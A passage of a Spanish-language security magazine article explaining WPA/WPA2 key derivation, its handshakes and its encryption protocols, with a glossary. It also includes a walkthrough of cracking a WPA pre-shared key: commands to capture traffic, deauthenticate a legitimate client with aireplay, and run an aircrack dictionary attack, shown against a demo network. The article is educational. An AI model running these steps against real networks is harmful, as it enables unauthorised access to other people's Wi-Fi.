La seguridad de la conexión se basa en gran medida en las claves secretas. En RSN, cada clave tiene una vida determinada y la seguridad global se garantiza utilizando un conjunto de varias claves organizadas según una jerarquía. Cuando se establece un contexto de seguridad tras la autenticación exitosa, se crean claves temporales de sesión y se actualizan regularmente hasta que se cierra el contexto de seguridad. La generación y el intercambio de claves es la meta de la tercera fase. Durante la derivación de la clave, se producen dos handshakes (véase Figura 7):

- *4-Way Handshake* para la derivación de la PTK (*Pairwise Transient Key*) y GTK (*Group Transient Key*),
- *Group Key Handshake* para la renovación de GTK.

La derivación de la clave PMK (*Pairwise Master Key*) depende del método de autenticación:

- si se usa una PSK (*Pre-Shared Key*), PMK = PSK. La PSK es generada desde una *passphrase* (de 8 a 63 caracteres) o una cadena de 256-bit y proporciona una solución para redes domésticas o pequeñas empresas que no tienen servidor de autenticación,
- si se usa un servidor de autenticación, la PMK es derivada de la MK de autenticación 802.1X.

La PMK en si misma no se usa nunca para la encriptación o la comprobación de integridad. Al contrario, se usa para generar una clave de encriptación temporal – para el tráfico unicast esta es la PTK (*Pairwise Transient Key*). La longitud de la PTK depende el protocolo de encriptación: 512 bits para TKIP y 384 bits para CCMP. La PTK consiste en varias claves temporales dedicadas:




**Figura 7.** *Fase 3: derivación y distribución de claves*




**Figura 8.** *Fase 3: jerarquía de clave por parejas*

- KCK (*Key Confirmation Key* – 128 bits): Clave para la autenticación de mensajes (MIC) durante el *4-Way Handshake* y el *Group Key Handshake*,
- KEK (*Key Encryption Key* – 128 bits): Clave para asegurar la confidencialidad de los datos durante el *4-Way Handshake* y el *Group Key Handshake*,
- TK (*Temporary Key* – 128 bits): Clave para encriptación de datos (usada por TKIP o CCMP),
- TMK (*Temporary MIC Key* – 2x64 bits): Clave para la autenticación de datos (usada sólo por Michael con TKIP). Se usa una clave dedicada para cada lado de la comunicación.

Esta jerarquía se resume en la Figura 8.

El *4-Way Handshake*, iniciado por el punto de acceso, hace posible:

- confirmar que el cliente conoce la PMK,
- derivar una PTK nueva,
- instalar claves de encriptación e integridad,
- encriptar el transporte de la GTK,
- confirmar la selección de la suite de cifrado.




**Figura 9.** *Fase 3: 4-Way Handshake*




**Figura 10.** *Fase 3: jerarquía de Group Key*

Se intercambian cuatro mensajes EAPOL-Key entre el cliente y el punto de acceso durante el *4-Way Handshake*. Esto se muestra en la Figura 9.

La PTK se deriva de la PMK, una cadena fija, la dirección MAC del punto de acceso, la dirección MAC del cliente y dos números aleatorios (*ANonce* y *SNonce*, generados por el autenticador y el suplicante, respectivamente). El punto de acceso inicia el primer mensaje seleccionando el número aleatorio *ANonce* y enviándoselo al suplicante, sin encriptar el mensaje o protegerlo de las trampas. El suplicante genera su propio número aleatorio *SNonce* y ahora puede calcular la PTK y las claves temporales derivadas, así que envía el *SNonce* y la clave MIC calculada del segundo mensaje usando la clave KCK. Cuando el autenticador recibe el segundo mensaje, puede extraer el *SNonce* (porque el mensaje no está encriptado) y calcular la PTK y las claves temporales derivadas. Ahora puede verificar el valor de MIC en el segundo mensaje y estar seguro de que el suplicante conoce la PMK y ha calculado correctamente la PTK y las claves temporales derivadas.

El tercer mensaje enviado por el autenticador al suplicante contiene el GTK (encriptada con la clave KEK), derivada de un GMK aleatorio y *GNonce* (ver Figura 10), junto con el MIC calculado del tercer mensaje utilizando la clave KCK. Cuando el suplicante recibe este mensaje, el MIC se comprueba para asegurar que el autenticador conoce el PMK y ha calculado correctamente la PTK y derivado claves temporales.

El último mensaje certifica la finalización del handshake e indica que el suplicante ahora instalará la clave y empezará la encriptación. Al recibirlo, el autenticador instala sus claves tras verificar el valor MIC. Así, el sistema móvil y el punto de acceso han obtenido, calculado e instalado unas claves de integridad y encriptación y ahora pueden comunicarse a través de un canal seguro para tráfico unicast y multicast.

El tráfico multicast se protege con otra clave: GTK (*Group Transient Key*), generada de una clave maestra llamada GMK (*Group Master Key*), una cadena fija, la dirección MAC del punto de acceso y un número aleatorio *GNonce*. La longitud de GTK depende del protocolo de encriptación – 256 bits para TKIP y128 bits para CCMP. GTK se divide en claves temporales dedicadas:

- GEK (*Group Encryption Key*): Clave para encriptación de datos (usada por CCMP para la autenticación y para la encriptación, y por TKIP),

- GIK (*Group Integrity Key*): Clave para la autenticación de datos (usada solamente por Michael con TKIP).

Esta jerarquía se resume en la Figura 10.

Se intercambian dos mensajes *EAPOL-Key* entre el cliente y el punto de acceso durante el *Group Key Handshake*. Este handshake hace uso de claves temporales generadas durante el *4-Way Handshake* (KCK y KEK). El proceso se muestra en la Figura 11.

El Group Key Handshake sólo se requiere para la disasociación de una estación o para renovar la GTK, a petición del cliente. El autenticador inicia el primer mensaje escogiendo el número aleatorio *GNonce* y calculando una nueva GTK. Envía la GTK encriptada (usando KEK), el número de secuencia de la GTK y el MIC calculado de este mensaje usando KCK al suplicante. Cuando el mensaje es recibido por el suplicante, se verifica el MIC y la GTK puede ser desencriptada.

El segundo mensaje certifica la finalización del *Group Key Handshake* enviando el número de secuencia de GTK y el MIC calculado en este segundo mensaje. Al ser recibido este, el autenticador instala la nueva GTK (tras verificar el valor MIC).

También existe un *STAkey Handshake*, pero no lo vamos a tratar aquí. Soporta la generación de una clave, llamada *STAkey,* por el punto de acceso para conexiones ad-hoc.

## Fase 4: Confidencialidad e integridad de datos RSNA

Todas las claves generadas anteriormente se usan en protocolos que soportan la confidencialidad e integridad de datos RSNA:

- TKIP (*Temporal Key Hash*),
- CCMP (*Counter-Mode / Cipher Block Chaining Message Authentication Code Protocol*),
- WRAP (*Wireless Robust Authenticated Protocol*).




**Figura 11.** *Fase 3: Group Key Handshake*

Hay un concepto importante que debe ser entendido antes de detallar estos protocolos: la diferencia entre MSDU (*MAC Service Data Unit*) y MPDU (*MAC Protocol Data Unit*). Ambos términos se refieren a un sólo paquete de datos, pero MSDU representa a los datos antes de la fragmentación, mientras las MPDUs son múltiples unidades de datos tras la fragmentación. La diferencia es importante en TKIP y en el protocolo de encriptación CCMP, ya que en TKIP el MIC se calcula desde la MSDU, mientras que en CCMP se calcula desde MPDU.

Al igual que WEP, TKIP está basada en el algoritmo de encriptación RC4, pero esto es así tan sólo por un motivo: permitir a los sistemas WEP la actualización para instalar un protocolo más seguro. TKIP se requiere para la certificación WPA y se incluye como parte de RSN 802.11i como una opción. TKIP añade medidas correctoras para cada una de las vulnerabilidades de WEP descritas anteriormente:

- integridad de mensaje: un nuevo MIC (*Message Integrity Code*) basado en el algoritmo Michael puede ser incorporado en el software para microprocesadores lentos,
- IV: nuevas reglas de selección para los valores IV, reutilizando IV como contador de repetición (TSC, o *TKIP Sequence Counter*) e incrementando el valor del IV para evitar la reutilización,
- *Per Packet Key Mixing*: para unir claves de encriptación aparentemente inconexas,
- gestión de claves: nuevos mecanismos para la distribución y modificación de claves.

TKIP Key-Mixing Scheme se divide en dos fases. La primera se ocupa de los datos estáticos – la clave TEK de sesión secreta, el TA de la dirección MAC del transmisor (incluido para prevenir colisiones IV) y los 32 bits más altos del IV. La fase 2 incluye el resultado de la fase 1 y los 16 bits más bajos del IV, cambiando todos los bits del campo *Per Packet Key* para cada nuevo IV. El valor IV siempre empieza en 0 y es incrementado de uno en uno para cada paquete enviado, y los mensajes cuyo TSC no es mayor que el del último mensaje son rechazados. El resultado de la fase 2 y parte del IV extendido (además de un bit dummy) componen la entrada para RC4, generando un flujo de clave que es XOR-eado con el MPDU de sólo texto, el MIC calculado del MPDU y el viejo ICV de WEP (ver Figura 12).

La computación del MIC utiliza el algoritmo Michael de Niels Ferguson. Se creó para TKIP y tiene un nivel de seguridad de 20 bits (el algoritmo no utiliza multiplicación por ra-




**Figura 12.** *Esquema y encriptación de TKIP Key-Mixing*




**Figura 13.** *Computación de MIC utilizando el algoritmo Michael*

zones de rendimiento, porque debe ser soportado por el viejo hardware de red para que pueda ser actualizado a WPA). Por esta limitación, se necesitan contramedidas para evitar la falsificación del MIC. Los fallos de MIC deben ser menores que 2 por minuto, o se producirá una desconexión de 60 segundos y se establecerán nuevas claves GTK y PTK tras ella. Michael calcula un valor de comprobación de 8 octetos llamado




**Figura 14.** *Encriptación CCMP*

MIC y lo añade a la MSDU antes de la transmisión. El MIC se calcula de la dirección origen (SA), dirección de destino (DA), MSDU de sólo texto y la TMK apropiada (dependiendo del lado de la comunicación, se utilizará una clave diferente para la transmisión y la recepción).

CCMP se basa en la suite de cifrado de bloques AES (*Advanced Encryption Standard*) en su modo de operación CCM, con la clave y los bloques de 128 bits de longitud. AES es a CCMP lo que RC4 a TKIP, pero al contrario que TKIP, que se diseñó para acomodar al hardware WEP existente, CCMP no es un compromiso, sino un nuevo diseño de protocolo. CCMP utiliza el counter mode junto a un método de autenticación de mensajes llamado *Cipher Block Chaining* (CBC-MAC) para producir un MIC.

Se añadieron algunas características interesantes, como el uso de una clave única para la encriptación y la autenticación (con diferentes vectores de inicialización), el cubrir datos no encriptados por la autenticación. El protocolo CCMP añade 16 bytes al MPDU, 8 para el encabezamiento CCMP y 8 para el MIC. El encabezamiento CCMP es un campo no encriptado incluido entre el encabezamiento MAC y los datos encriptados, incluyendo el PN de 48-bits (*Packet Number* = IV Extendido) y la *Group Key KeyID*. El PN se incrementa de uno en uno para cada MPDU subsiguiente.

La computación de MIC utiliza el algoritmo CBC-MAC que encripta un bloque nonce de inicio (computado desde los campos de *Priority*, la dirección fuente de MPDU y el PN incrementado) y hace XORs sobre los bloques subsiguientes para obtener un MIC final de 64 bits (el MIC final es un bloque de 128-bits, ya que se descartan los últimos 64 bits). El MIC entonces se añade a los datos de texto para la encriptación AES en modo contador. El contador se construye de un nonce similar al del MIC, pero con un campo de contador extra inicializado a 1 e incrementado para cada bloque.

**Listado 7.** *Descubriendo redes cercanas*

```
# airodump ath0 wpa-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   56      112        16   1  48  WPA   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   34        1  hakin9demo
```

**Listado 8.** *Lanzando un ataque de diccionario*

```
$ aircrack -a 2 -w some_dictionnary_file -0 wpa-psk.cap
Opening wpa-psk.cap
Read 541 packets.
 BSSID              ESSID       Encryption
 00:13:10:1F:9A:72  hakin9demo  WPA (1 handshake)
```

El último protocolo es WRAP, basado también en AES pero utilizando el esquema de encriptación autenticada OCB (*Offset Codebook Mode – encriptación y autenticación en la misma operación*). OCB fue el primer modo elegido por el grupo de trabajo de IEEE 802.11i, pero se abandonó por motivos de propiedad intelectual y posibles licencias. Entonces se adoptó CCMP como obligatorio.

## Debilidades de WPA/WPA2

Aunque se han descubierto algunas pequeñas debilidades en WPA/WPA2 desde su lanzamiento, ninguna de ellas es peligrosa si se siguen unas mínimas recomendaciones de seguridad.

La vulnerabilidad más práctica es el ataque contra la clave PSK de WPA/WPA2. Como ya hemos dicho, la PSK proporciona una alternativa a la generación de 802.1X PMK usando un servidor de autenticación. Es una cadena de 256 bits o una frase de 8 a 63 caracteres, usada para generar una cadena utilizando un algoritmo conocido: PSK = PMK = PBKDF2(frase, SSID, SSID length, 4096, 256), donde PBKDF2 es un método utilizado en PKCS#5, 4096 es el número de hashes y 256 la longitud del resultado. La PTK es derivada de la PMK utilizando el *4-Way Handshake* y


**Figura 15.** *Una PSK WPA débil ha sido encontrada con Aircrack*

toda la información utilizada para calcular su valor se transmite en formato de texto.

La fuerza de PTK radica en el valor de PMK, que para PSK significa exactamente la solidez de la frase. Como indica Robert Moskowitz, el segundo mensaje del *4-Way Handshake* podría verse sometido a ataques de diccionario o ataques offline de fuerza bruta. La utilidad *cowpatty* se creó para aprovechar este error, y su código fuente fue usado y mejorado por Christophe Devine en Aircrack para permitir este tipo de ataques sobre WPA. El diseño del protocolo (4096 para cada intento de frase) significa que el método de la fuerza bruta es muy lento (unos centenares de frases por segundo con el último procesador simple). La PMK no puede ser pre-calculada (y guardada en tablas) porque la frase de acceso está codificada adicionalmente según la ESSID. Una buena frase que no esté en un diccionario (de unos 20 caracteres) debe ser escogida para protegerse eficazmente de esta debilidad.

Para hacer este ataque, el atacante debe capturar los mensajes de *4-Way Handshake* monitorizando

## Glosario

- AP – *Access Point*, punto de acceso, estación base de una red Wi-Fi que conecta clientes inalámbricos entre sí y a redes de cable.
- ARP – *Address Resolution Protocol*, protocolo para traducir las direcciones IP a direcciones MAC.
- BSSID – *Basic Service Set Identifier*, Dirección MAC del punto de acceso.
- CCMP – *Counter-Mode / Cipher Block Chaining Message Authentication Code Protocol*, protocolo de encriptación utilizado en WPA2, basado en la suite de cifrado de bloques AES.
- CRC – *Cyclic Redundancy Check*, pseudo-algoritmo de integridad usado en el protocolo WEP (débil).
- EAP – *Extensible Authentication Protocol*, entorno para varios métodos de autenticación.
- EAPOL – *EAP Over LAN*, protocolo usado en redes inalámbricas para transportar EAP.
- GEK – *Group Encryption Key*, clave para la encriptación de datos en tráfico multicast (también usada para la integridad en CCMP).
- GIK – *Group Integrity Key*, clave para la encriptación de datos en tráfico multicast (usada in TKIP).
- GMK – *Group Master Key*, clave principal de la jerarquía de group key.
- GTK – *Group Transient Key*, clave derivada de la GMK.
- ICV – *Integrity Check Value*, campo de datos unido a los datos de texto para la integridad (basado en el algoritmo débil CRC32).
- IV – *Initialization Vector*, vector de inicialización, datos combinados en la clave de encriptación para producir un flujo de claves único.
- KCK – *Key Confirmation Key*, clave de integridad que protege los mensajes handshake.
- KEK – *Key Encryption Key*, clave de confidencialidad que protege los mensajes handshake.
- MIC – *Message Integrity Code*, campo de datos unido a los datos de texto para la integridad (basdo en el algoritmo Michael).
- MK – *Master Key*, clave principal conocida por el suplicante y el autenticador tras el proceso de autenticación 802.1x.
- MPDU – *Mac Protocol Data Unit*, paquete de datos antes de la fragmentación.
- MSDU – *Mac Service Data Unit*, paquete de datos después de la fragmentación.
- PAE – *Port Access Entity*, puerto lógico 802.1x.
- PMK – *Pairwise Master Key*, clave principal de la jerarquía de pares de claves.
- PSK – *Pre-Shared Key*, clave derivada de una frase de acceso que sustituye a la PMK normalmente enviada por un servidor de autenticación.
- PTK – *Pairwise Transient Key*, clave derivada de la PMK.
- RSN – *Robust Security Network*, mecanismo de seguridad de 802.11i (TKIP, CCMP etc.).
- RSNA – *Robust Security Network Association*, asociación de seguridad usada en una RSN.
- RSN IE – *Robust Security Network Information Element*, campos que contienen información RSN incluida en *Probe Response* y *Association Request*.
- SSID – *Service Set Identifier*, identificador de la red (el mismo que ESSID).
- STA – *Station*, estación, cliente wireless.
- TK – *Temporary Key*, clave para la encriptación de datos en tráfico unicast (usada también para la comprobación de la integridad de datos en CCMP).
- TKIP – *Temporal Key Integrity Protocol*, protocolo de encriptación usado en WPA basado en el algoritmo RC4 (como en WEP).
- TMK – *Temporary MIC Key*, clave para la integridad de datos en tráfico unicast (usada en TKIP).
- TSC – *TKIP Sequence Counter*, contador de repetición usado en TKIP (al igual que Extended IV).
- TSN – *Transitional Security Network*, sistemas de seguridad pre-802.11i (WEP etc.).
- WEP – *Wired Equivalent Privacy*, protocolo de encriptación por defecto para redes 802.11.
- WPA – *Wireless Protected Access*, implementación de una versión temprana del estándar 802.11i, basada en el protocolo de encriptación TKIP.
- WRAP – *Wireless Robust Authenticated Protocol*, antiguo protocolo de encriptación usado en WPA2.

**Listado 9.** *Ejemplo de archivo de configuración de wpa_supplicant para WPA2*

```
ap_scan=1           # Analiza frecuencias de Radio y selecciona punto ↩
                      de acceso apropiado
network={           # Primera red inalámbrica
  ssid="some_ssid"  # SSID de la red
  scan_ssid=1       # Envía petición de prueba para encontrar SSID ocultos
  proto=RSN         # RSN para WPA2/IEEE 802.11i
  key_mgmt=WPA-PSK  # Autenticación de la clave pre-compartida
  pairwise=CCMP     # Protocolo CCMP(encriptación AES)
  psk=1232813c587da145ce647fd43e5908abb45as4a1258fd5e410385ab4e5f435ac
}
```

pasivamente la red inalámbrica o utilizar el ataque de desautenticación para acelerar el proceso.

De hecho, los dos primeros mensajes se necesitan para poder intentar adivinar los valores de PSK. Recordemos que PTK = PRF-X (PMK, Pairwise key expansion, Min(AP_Mac, STA_Mac) || Max(AP_Mac, STA_Mac) || Min(*ANonce*, *SNonce*) || Max(*ANonce*, *SNonce*)), donde PMK es igual a PSK en nuestro caso. Tras el segundo mensaje, el atacante conoce *ANonce* (del primer mensaje) y *SNonce* (del segundo mensaje) y puede empezar a intentar calcular el valor PSK para calcular PTK y derivar claves temporales. Si se adivina correctamente la PSK, el MIC del segundo mensaje podría obtenerse con el correspondiente KCK – y si no se consigue, hay que seguir intentando adivinarla.

Como ejemplo práctico, empezamos al igual que lo hicimos en el ejemplo de crackeado de WEP. Lo primero será activar el modo monitor:

```
# airmon.sh start ath0
```

El siguiente paso descubre las redes cercanas y sus clientes asociados (ver Listado 7).

El resultado se puede interpretar así: un punto de acceso con BSSID 00:13:10:1F:9A:72 usando encriptación WPA en el canal 1 con SSID *hakin9demo* y un cliente, identificado por la dirección MAC 00:0C:F1:19:77:5C están asociados y autenticados en esta red inalámbrica (lo que significa que ya se ha producido el *4-Way Handshake* para este cliente).

Una vez la red objetivo se ha encontrado, la captura debe ser lanzada sobre el canal apropiado para evitar perder paquetes necesarios mientras escaneamos otros canales:

```
# airodump ath0 wpa-psk 1
```

Debemos entonces deautenticar los clientes legítimos, forzándolos a iniciar un nuevo proceso de autenticación y permitiéndonos capturar los mensajes de *4-Way Handshake*. Aireplay se usa para este ataque, y deautenticará al cliente deseado con la BSSID especificada enviándole una petición de desautenticación falsa:

```
# aireplay -0 1 -a <BSSID>
  -c <client_mac> ath0
```

El último paso será lanzar un ataque de diccionario usando Aircrack (ver Listado 8). La Figura 15 muestra los resultados.

La otra debilidad WPA es una posibilidad de Negación del Servicio durante el *4-Way Handshake*. Changhua He y John C. Mitchell se dieron cuenta de que el primer mensaje del *4-Way Handshake* no está autenticado, y cada cliente tiene que guardar cada primer mensaje hasta que reciban un tercer mensaje válido (firmado), dejando al cliente potencialmente vulnerable ante el agotamiento de memoria. Haciendo un spoofing del primer mensaje enviado por el punto de acceso, un atacante podría realizar un ataque DoS sobre

